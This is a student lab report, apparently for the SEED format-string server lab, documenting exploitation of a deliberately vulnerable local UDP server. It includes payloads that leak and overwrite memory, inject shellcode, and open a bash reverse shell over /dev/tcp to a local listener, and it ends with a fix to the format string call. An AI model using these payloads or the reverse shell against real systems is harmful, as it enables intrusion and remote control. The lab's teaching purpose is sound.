实 验 报 告

Format String Server

课程名称	软件安全
学　　院	计算机科学技术学院
专　　业	信息安全
姓　　名	冉津豪
学　　号	17307130179

开 课 时 间 2019 至 2020 学年第 二 学期

目录

Pre-Task Turning Off Countermeasures

关闭地址空间随机化。

```
sudo sysctl -w kernel.randomize_va_space=0
```

Task 1: The Vulnerable Program

编译 server.c，定义 DUMMY_SIZE 为 200，并用 ROOT 运行。


```
gcc -DDUMMY_SIZE=200 -z execstack -o server server.c
sudo ./server
```

在另一个 shell 中，向 Server 发送 hello。

```
echo hello | nc -u 127.0.0.1 9090
```

```
root@VM:/home/seed/Documents/3. Format_String_Server# server
The address of the input array: 0xbfffeea0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
hello
The value of the 'target' variable (after): 0x11223344
```

Task 2: Understanding the Layout of the Stack



在 Task1 的结果中已经打印出③的地址：0xbfffeea0。

现在生成一个 badfile，并发送到 server，打印栈上的内容。

```
python -c 'print("%.8x,%.8x,%.8x,%.8x\n"*20)' > badfile
nc -u 127.0.0.1 9090 < badfile
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
00000000,000000c8,0804830a,00000000
bfffed54,bfffecd0,bfffeea0,bfffed98
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,5eff7100,00000003
bfffeea0,bffff488,080487fa,bfffeea0
bfffedb0,00000010,08048719,00000010
00000003,82230002,00000000,00000000
00000000,a5cd0002,0100007f,00000000
00000000,00000000,00000000,00000000

The value of the 'target' variable (after): 0x11223344
```

且已知在 myprintf()函数中，ebp 为 0xbfffed98，所以返回地址保存地址，即②为 0xbfffed9c。

反编译 main 函数，得到在②保存的地址应为 0x080487fa，所以确定该地址在栈上的相对位置，即第 16 行第 3 个，偏移量为 0xfc，所以①为 0xbfffeca0。

```
0x080487f5 <+304>:   call   0x80485eb <myprintf>
0x080487fa <+309>:   add    esp,0x10
0x080487fd <+312>:   jmp    0x80487a7 <main+226>
```

所以①和③距离 0xbfffeea0 - 0xbfffeca0 = 0x200。

Task 3: Crash the Program

利用%n 可以实现。

```
python -c 'print("%n"*80)' > badfile1
nc -u 127.0.0.1 9090 < badfile1
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
Segmentation fault
root@VM:/home/seed/Documents/3. Format_String_Server#
```

Task 4: Print Out the Server Program's Memory

- **Task 4.A: Stack Data**

以 4 字节为单位，由于①和③距离 0x200 = 512 = 4 * 128，所以打印第 128 个%x 即为 buf 上的内容：

```
python -c 'print("AAAA%128$8x")' > badfile2
nc -u 127.0.0.1 9090 < badfile2
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
AAAA41414141
The value of the 'target' variable (after): 0x11223344
```

- **Task 4.B: Heap Data**

secret 地址为 0x08048880，用%s 打印出该内存的内容。

```
python -c 'print("\x80\x88\x04\x08%128$s")' > badfile3
nc -u 127.0.0.1 9090 < badfile3
```

```
The ebp value inside myprintf() is: 0xbfffed98
A secret message

The value of the 'target' variable (after): 0x11223344
```

Task 5: Change the Server Program's Memory

- **Task 5.A: Change the value to a different value**

target 地址为 0x0804a044，用%n 覆盖该内存的内容。

```
python -c 'print("\x44\xa0\x04\x08%128$n")' > badfile4
nc -u 127.0.0.1 9090 < badfile4
```

```
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
D
The value of the 'target' variable (after): 0x00000004
```

- **Task 5.B: Change the value to 0x500**

根据%n 的性质，构造相应字节数 0x500 = 1280, 算上地址的字节，即还需构建 1276 个字节。

```
python -c 'print("\x44\xa0\x04\x08%1276x%128$n")' > badfile4
nc -u 127.0.0.1 9090 < badfile4
```


```
The value of the 'target' variable (after): 0x00000004
The ebp value inside myprintf() is: 0xbfffed98
D
                                                                                0
The value of the 'target' variable (after): 0x00000500
```

- **Task 5.C: Change the value to 0xFF990000**

利用%hn 一次输入两个字节，即分别构建 0xFF99 和 0x0000。

构建 0x0000 因为无法直接做到写入 0，可以写入 0x10000 来实现，0xff99 = 65433, 0x10000 = 65536, 因地址占位 8 个字节，填入 65528 到地址 0x0804a044，而在构建 0xff99 时，在之前已经有 0x10000 个字节，所以额外添加 0xff99 个字节即可，所以填入 65433 到 0x0804a046，

```
    python -c
'print("\x44\xa0\x04\x08\x46\xa0\x04\x08%65528x%128$hn%65433x%129
$hn")' > badfile4
    nc -u 127.0.0.1 9090 < badfile4
```




Task 6: Inject Malicious Code into the Server Program

我们需要将②处的返回地址按照 Task5 的方法修改为 buf 中处于 nop 的地址，使得 myprintf()返回时执行 nop 以及我们注入的恶意代码。


②为 0xbfffed9c, 所以被修改的地址可以直接确定。

需要修改的目标地址应该位于 buf 中，③为 0xbfffeea0，计算上填入的被修改地址等信息，加上一个偏移量使得返回地址位于 nop 区域，这里加上 0x50 即 0xbfffeef0，所以最终构成如下：

```
    n1 = 0xeef0
    n2 = 0xbfff
    str1 = str(n1-8)
    str2 = str((65536- n1 + n2)%65536)
    format_string = ("\x9c\xed\xff\xbf\x9e\xed\xff\xbf%"+str1
+"x%128$hn%"+str2+"x%129$hn").encode('latin-1')
    content = format_string + content
```



成功删除事先创建好的/tmp/myfile 文件




Task 7: Getting a Reverse Shell

在 Task6 的基础上，开启 tcp7070 端口的监听，修改出相应命令的字符串即可。

```
nc -l 7070 -v
```

```
1       "\x68""    "                    # pushl (an integer)
2       "\x68""2>&1"                    # pushl (an integer)
3       "\x68""<&1 "                    # pushl (an integer)
4       "\x68""70 0"                    # pushl (an integer)
5       "\x68""1/70"                    # pushl (an integer)
6       "\x68""0.0."                    # pushl (an integer)
7       "\x68""127."                    # pushl (an integer)
8       "\x68""tcp/"                    # pushl (an integer)
9       "\x68""dev/"                    # pushl (an integer)
10      "\x68"" > /"                    # pushl (an integer)
11      "\x68""h -i"                    # pushl (an integer)
12      "\x68""/bas"                    # pushl (an integer)
13      "\x68""/bin"                    # pushl (an integer)
```



Task 8: Fixing the Problem

gcc 编译时，提示

warning: format not a string literal and no format arguments [-Wformat-security]

```
[06/10/20]seed@VM:~/.../3. Format_String_Server$ gcc -DDUMMY_SIZE=200 -z execstack -o serv
er server.c
server.c: In function 'myprintf':
server.c:34:5: warning: format not a string literal and no format arguments [-Wformat-secu
rity]
     printf(msg);
     ^
```

将 printf(msg)修改为 printf("%s",msg)即可避免该问题。

再次发起 Task3 的攻击，攻击失败。

```
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048890
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffefc8
%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n
%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n
The value of the 'target' variable (after): 0x11223344
```